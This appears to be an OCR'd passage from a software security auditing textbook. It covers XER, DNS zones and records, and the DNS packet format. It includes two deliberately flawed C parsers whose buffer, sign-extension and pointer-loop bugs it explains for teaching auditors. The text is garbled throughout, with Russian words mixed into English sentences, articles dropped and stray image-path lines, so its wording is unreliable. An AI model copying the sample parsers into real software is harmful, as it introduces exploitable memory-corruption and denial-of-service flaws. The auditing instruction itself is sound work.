XER-encoded object consists of two parts: XML prolog and XML document element describing single ASN.1 object. XML document element contains actual ASN.1 object data. It is simply encoded by using standard document element conventions in XML. XML prolog doesn't have to be used. If it is, it is standard XML header tag, which might look like this:

```
<?xml version = "1.0" encoding="UTF-8">
```

XER Vulnerabilities

Most likely vulnerabilities in XER are obviously text-based errors: simple buffer overflows or pointer arithmetic bugs. When auditing XER implementations, remember that programs exchanging data using XER often expose huge codebase to untrusted data. This applies not just to XER but to XML implementation and encoding schemes for transmitting and storing XML data. In particular, check UTF encoding schemes for encoding Unicode codepoints, discussed in depth in главе 8.


Domain Name System

Domain Name System (DNS) - hierarchical distributed database, implementing global naming scheme for resources available on Internet. It provides infrastructure for mapping domain names to IP addresses as well as key data used to interpret email addresses. Когда люди access resources on Internet, они typically do so using names such as www.google.com and abuse@comcast.net. Их computers use DNS to translate these names into IP addresses suitable for use with Internet protocols. Obviously, text names much easier for people to work with than numbers. Есть reason you don't hear people say "Man, 66.35.250.151 has really gone downhill lately."

Domain Names And Resource Records

DNS database organized as tree data structure, with single root node at top; see рисунок 16-15 for very simple example. For clarity, diagram omits some domains necessary to make database functional. Every node and leaf in tree called **domain**, and domain child nodes called **subdomains**. Each domain has label, short text name such as com, mail, www or food. **Domain name** is series labels, separated by dots, uniquely identifying node in tree by tracing full path from specified domain to root domain. For example, domain name www.google.com specifies domain labeled www that is subdomain of google.com. Domain google.com is subdomain of com domain, and com is subdomain of root domain. Root domain has empty label, usually omitted in casual discussion. In configuration files and technical discussions, however, it usually represented by trailing dot, for example www.google.com.

Рисунок 16-15. DNS tree data structure



Each domain owns set of zero or more **resource records**, describing attributes of that domain. In general, you work with DNS by asking about domain name. Response you get is set resource records owned by that domain name. Every resource record has five elements, described in таблице 16-2.

Таблица 16-2. Resource Record Elements

Name	Description	Format
Owner	The domain that owns this resource record.	Domain name
Type	A code that identifies which type of resource record it is.	16-bit integer
Class	A code that identifies the protocol system this resource record belongs to. It's usually IN, for "Internet."	16-bit integer
TTL	The time to live for this record, specified in seconds. It's how long this resource record should be cached before it's purged.	32-bit integer
RDATA	The actual contents of the resource record. The way this content is encoded depends on the type and class of the resource record.	Set of bytes

Name Servers And Resolvers

Before understanding how resource records used in practice, you need brief review of name servers and resolvers. DNS database distributed among thousands systems around world, called **name servers**. Responsibility for maintaining this vast database divided among thousands administrators of these systems; each administrator responsible for small piece global namespace. To facilitate this division of labor, domain namespace split into sections called **zones**.

Code responsible for querying DNS on behalf user applications called **resolver** code. It takes request from user through function such as `gethostbyname()` and begins asking name servers it knows about to try to hunt down authoritative resource record with answer.

There are two basic kinds of name servers: recursive and nonrecursive. **Nonrecursive name servers** most straightforward. They answer questions only about zones they responsible for. They have all this information in memory, so they don't need to query DNS infrastructure for further information. Note that they also have some delegation and glue information memorized, which you learn about through rest of chapter. Nonrecursive name servers give authoritative answer or tell you to go ask someone else.

Recursive name servers are different animal. If they don't know answer to query offhand, they take it upon themselves to go find answer. If successful, they consolidate all intermediate findings into nice concise answer for client.

There are also two kinds of resolvers. **Fully functional resolver** can interrogate DNS to hunt down answers to user questions. It knows what to do when nonrecursive name server doesn't have answer. **Stub resolver**, on other hand, comfortable letting recursive name server do all work. It just needs IP address of local friendly recursive name server, and relies on that server to handle interrogating world's name servers.


Process querying DNS for piece information often involves making multiple queries to different name servers. To speed up this process, both name servers and resolvers can implement **domain name cache**, storing query results locally for limited time frames. In fact, quite a bit of information stored in DNS is instructions on how caches should manage information.

Zones

When you take responsibility for zone, expected to set up two or more authoritative name servers. These servers are ultimate authority for your zone, and DNS servers/resolvers ask your servers when they need resource records from your zone. When name server or resolver receives resource record originating from authoritative name server, it usually caches resource record for predetermined length time. Over time, your zone information gets distributed and cached across global DNS infrastructure. You control details of how zone information should be cached and refreshed.

Zones created by delegating subdomains. For every zone, there is single domain closest to root node, which is **top node** of zone. Рисунок 16-16 shows example namespace with zone partitions overlaid in gray. Again, this simplified view omits some necessary details. Look at zone with top node neohapsis.com. At some point, administrator of com. zone delegated control of neohapsis.com subdomain to neohapsis administrator. This means requests for any subdomain of neohapsis.com are under authoritative purview of neohapsis.com zone. You can see that neohapsis administrator delegated lab.neohapsis.com to another zone, which might be managed by lab administrator.

Рисунок 16-16. Example DNS tree with zones



Resource Record Conventions

There are several different types resource records, distinguished by type codes. Most important types and general format of associated RDATA elements listed in таблице 16-3.

Таблица 16-3. Resource Record Types

Type	Description	RDATA Format (IN Class)
A	A host address	32-bit IP address
NS	An authoritative name server	Domain name
SOA	The start of authority record, which contains information about the zone	Multiple parameters, including an administrator, an e-mail address, a serial number, and parameters to control caching and synchronization
MX	A mail exchanger for the domain	Numeric preference value followed by a domain name
CNAME	The canonical name of the domain	Domain name
PTR	A pointer to another domain	Domain name

Top node of any zone is special node containing meta-information about that zone. It has two key sets information: SOA resource record for zone and authoritative NS resource records for zone. SOA record contains information about caching parameters used by all zone resource records. NS records authoritatively state name servers in charge of zone.

A resource records used liberally to assign IP addresses to domain names and can appear in any domain in zone. CNAME records used for aliases. If domain name sol.lab.neohapsis.com is alias to jm.lab.neohapsis.com, there is CNAME resource record owned by sol.lab.neohapsis.com. That resource

record contains sol canonical ultimate name, which is jm.lab.neohapsis.com.

Authoritative name server typically knows all information necessary to delegate requests to children zones. It conveys this information to other systems, even though technically not authoritative for that information. For example, name server responsible for neohapsis.com zone has NS records for lab.neohapsis.com. They should be identical to authoritative NS records that lab.neohapsis.com name server has for its top domain.


NS record points to domain name, such as sol.lab.neohapsis.com, and neohapsis.com zone server needs to provide glue resource record telling client IP address for NS record. So neohapsis.com zone server sends these additional resource records:

```
lab.neohapsis.com. NS sol.lab.neohapsis.com.
sol.lab.neohapsis.com. A 7.6.5.23
```

Basic Use Case

Most operating systems have simple stub resolver relying on external recursive name server. Resolver library translates user requests into DNS query packet sent to preconfigured local recursive name server. This friendly name server attempts to answer question by referring to authoritative data and cache and by querying other name servers for information. This process usually takes series requests. Рисунок 16-17 shows how typical DNS request handled.

Рисунок 16-17. DNS request traffic



Resolver creates A query for domain name www.google.com and sends query to local recursive name server. First, name server looks at its zones for anything in domain name it can answer authoritatively, but it can't help with this query.

Then it looks in cache for useful information; for discussion, assume cache empty. Name server preloaded with list of root name servers and starts sending iterative queries to them. It asks several root name servers for A record for www.google.com and eventually gets response.

Response doesn't have answer, however. Instead, it has multiple authority NS resource records giving domain names for all com. name servers. Response also contains additional A resource records giving numeric IP addresses for each specified name server.

Name server asks com. name server for A record for www.google.com. Response still doesn't have answer, but this time authority section has four NS records for google.com. Additional section has four corresponding A records for numeric IP addresses of these name servers.


Next, name server asks google.com. name server for A record for www.google.com. In real world, you learn that www.google.com is alias because you get authoritative answer telling you it is CNAME for www.l.google.com. However, for this use case, pretend it returns A record instead. Name server finally gets A record for www.google.com, and IP address is `1.2.3.4`.

Name server then constructs answer for resolver code and sends it as response to initial recursive query. Resolver code extracts IP address from A record and hands it to user application.

DNS Protocol Structure Primer


DNS is binary protocol, so integer issues involved. DNS packet essentially composed of header followed by four variable-length fields: questions section, answer section, authority section and additional section. Basic packet layout shown in рисунке 16-18.

Рисунок 16-18. DNS packet structure



Header provides information about how packet should be interpreted. Рисунок 16-19 shows structure.

Рисунок 16-19. DNS header structure




DNS header contains number status bit fields and series record counts, indicating number resource records in packet. Fields described below:

• **Identification (16 bits).** Used to uniquely identify query. Responses to query must have same ID or ignored.
• **QR (1 bit).** Indicates whether packet contains query (0) or response (1).
• **Opcode (4 bits).** Indicates type of query in message. Usually 0, meaning standard query.
• **AA (1 bit).** Indicates whether packet contains authoritative answer.
• **TC (1 bit).** Indicates whether answer truncated because of size constraints.
• **RD (1 bit).** Recursion desired; sets query to indicate name server should recursively handle query if possible.
• **RA (1 bit).** Set by name server to indicate whether recursion available.
• **Rcode (4 bits).** Used to indicate error code, return code.
• **Questions count (16 bits).** Specifies number questions in questions section; usually one.
• **Answer count (16 bits).** Specifies total number resource records in answer section.
• **Authority count (16 bits).** Specifies total number NS resource records in authority section.
• **Additional count (16 bits).** Specifies total number resource records returned in additional section.

Questions section contains series question records, and other sections contain resource records (RRs). Format question shown in рисунке 16-20.

Рисунок 16-20. DNS question structure



Fields for question entry in query:


• **Query name (variable).** Domain name subject of query.
• **Type (16 bits).** Code indicating type resource records client wants retrieve.

• **Class (16 bits).** Class resource record, almost always IN.

Format resource record structure shown in рисунке 16-21. Fields for RR:

• **Owner name (variable).** Domain name to which resource record belongs.
• **Type (16 bits).** Type of resource record.
• **Class (16 bits).** Class resource record, almost always IN.
• **Time to live (32 bits).** Time in seconds this RR can be cached before discarded.
• **RDATA length (unsigned 16-bit int).** Length following RDATA field in bytes.
• **RDATA (variable).** Variable data in format depending on specified type.


Рисунок 16-21. DNS resource record data structure



DNS Names

Names communicated in many places in DNS packets. These domain names not transmitted in pure text format. Instead, transmitted as series labels. Each label contains single-byte length value followed by data bytes making up this part of name. Returning to previous example of www.google.com, name would look like рисунок 16-22 in packet.

Рисунок 16-22. DNS names



Each label length byte followed by data bytes making up each domain label. Name ends at root of tree, which has empty label with length byte zero.

Simple compression scheme using pointers can be used in domain names. If top two bits set in label length byte, remaining bits of byte combined with next 8 bits from packet, the next byte. They used as

offset inside DNS packet where pointer appears, beginning at start DNS header. This offset points to domain name information for rest of domain name. Using this simple scheme, multiple resource records using same owner name, or sharing common suffix, can write shared name in packet only one time. They can then refer to this shared name for all subsequent resource records referring to same name.

Although this naming scheme simple and can save valuable space in some places, it certainly complicates DNS name-decoding scheme. Look at simple buggy implementation name parsing; following sections discuss potential problems with it.

```
int parse_dns_name(char *msg, char *name, int namelen,
    char *dest0, int destlen)
{
    int label_length, offset, bytes_read = 0;
    char *ptr, *dest = dest0;

    for (ptr = name; *ptr; ) {
        label_length = *ptr++;

        /* check for pointers */
        if ((label_length & 0xC0) == 0xC0) {
            offset = ((label_length & 0x3F) << 8) | *ptr;
            ptr = msg + offset;
            continue;
        }

        if (bytes_read + label_length > destlen)
            return -1;

        memcpy(dest, ptr, label_length);
        ptr += label_length;
        dest += label_length;
        bytes_read += label_length;
        *dest++ = '.';
    }

    if (dest != dest0)
        dest--;

    *dest = '\0';
    return 0;
}
```

This simple implementation of specification has numerous problems, explained in following sections, demonstrating what can go wrong when parsing DNS names.

Failure To Deal With Invalid Label Lengths

Maximum size for label is 63 bytes because setting top 2 bits indicates byte is first in two-byte pointer, leaving 6 bits to represent label length. That means any label where one top bit set but other isn't is invalid length value. Preceding code doesn't adequately deal with this situation, resulting in larger domain labels than specification allows. In this implementation, this problem carries additional consequences. Consider this line:

```
label_length = *ptr++;
```

Because `ptr` is signed, you know from главы 6 that this assignment sign-extends value, so `label_length` can have negative value. Later size check carried out:

```
if (bytes_read + label_length > destlen)
    return -1;
```

Can you see why this check isn't adequate? In this check, `label_length` is negative value, so `bytes_read + label_length` can be made negative value. Hence length check doesn't catch problem, and subsequently large negative `memcpy()` occurs.

Insufficient Destination Length Checks

Easy to overlook space required for bytes appended manually when performing length checks. In sample code, period (`.`) appended manually after each label. These periods simply not checked for in length check; only `label_length` bytes accounted for. In addition, trailing NUL byte not accounted for much same way.

Insufficient Source Length Checks

Just as pointers not correctly verified to be in packet, code has no verification that source bytes being read are within packet boundaries. If no NUL byte exists in name section, this code keeps processing data until it runs past end of packet, again resulting in potential information leak or denial of service. Even when code checks that source bytes within bounds, it omits this check when reading second byte pointer or amount bytes specified in label length.

Pointer Values Not Verified In Packet

When pointers found, variable `ptr` set to point to new location to continue reading domain name. In this sample code, new pointer simply set to `msg`, beginning of DNS message, plus supplied offset. Code never verifies this new location actually inside packet, so it begins reading random memory from program. This error might result in information leak or denial of service; at any rate, it is not desirable behavior.

Special Pointer Values

When pointer compression methods used, you can find few more oddities. For example, malicious user might create loop. Say pointer is 20 bytes into DNS message and points to offset 20. If sample code shown previously processes this pointer, it gets stuck in infinite loop. This loop would probably end up causing denial of service by not dealing with other DNS requests, especially if several resolutions taking place in parallel with corrupt DNS pointers like this example.

Also be aware code has no real verification that pointers actually point to name data in DNS message. They might point to TTL field, length field or pointer byte, such as having pointer at offset 20 that points to offset 21 in packet. Generally, this oversight doesn't cause too many security problems, but it might serve as part of evasion technique to bypass IDSs.

Length Variables

There are no 32-bit integers to specify data lengths in DNS protocol; everything is 8 or 16 bits. Therefore this section focuses on issues with 16-bit length fields discussed at beginning of chapter.

First issue is sign extensions of 16-bit values. You probably won't see this problem often, although when you do, likely bug present. Simple example:

```
struct rrecord {
    char *name;
    int ttl;
    short length, type, class;
    char *data;
};

#define ROUNDUP(x) ((x + 7) & 0xFFFFFFF8)

void *mymalloc(size_t length)
{
    return malloc(ROUNDUP(length));
}
int parse_rrecord(char *data, int length, struct rrecord *rr)
```

```
{
    if (length < 2 + 2 + 2 + 4)
        return -1;

    rr->name = parse_name(data, &data);
    if (!rr->name)
        return -1;

    rr->type = get_short(data);
    data += 2;
    rr->class = get_short(data);
    data += 2;
    rr->ttl = get_long(data);
    data += 4;
    rr->length = get_short(data);
    data += 2;

    length -= (4 + 2 + 2 + 2);
    if (rr->length > length)
        return -1;

    rr->data = (char *)mymalloc(rr->length);
    if (!rr->data)
        return -1;

    memcpy(rr->data, data, rr->length);
    ...
}
```

This code shows typical `malloc()` implementation potentially vulnerable to integer overflow. Because protocol contains 16-bit length fields, allocation functions such as `malloc()` normally not dangerous because only 16-bit lengths can be supplied, not big enough to cause integer wrap on 32-bit integer size parameter. However, in this code, 16-bit length value sign-extended, so if top bit set, high 16 bits of value passed to `mymalloc()` also set, allowing users specify size big enough to cause integer wrap.

Примечание

This code wouldn't be vulnerable if `length` parameter to `parse_rrecord()` were unsigned, because comparison of `rr->length` against `length` would cause `rr->length` to be sign-extended and then converted to unsigned, which is no doubt larger than `length`.

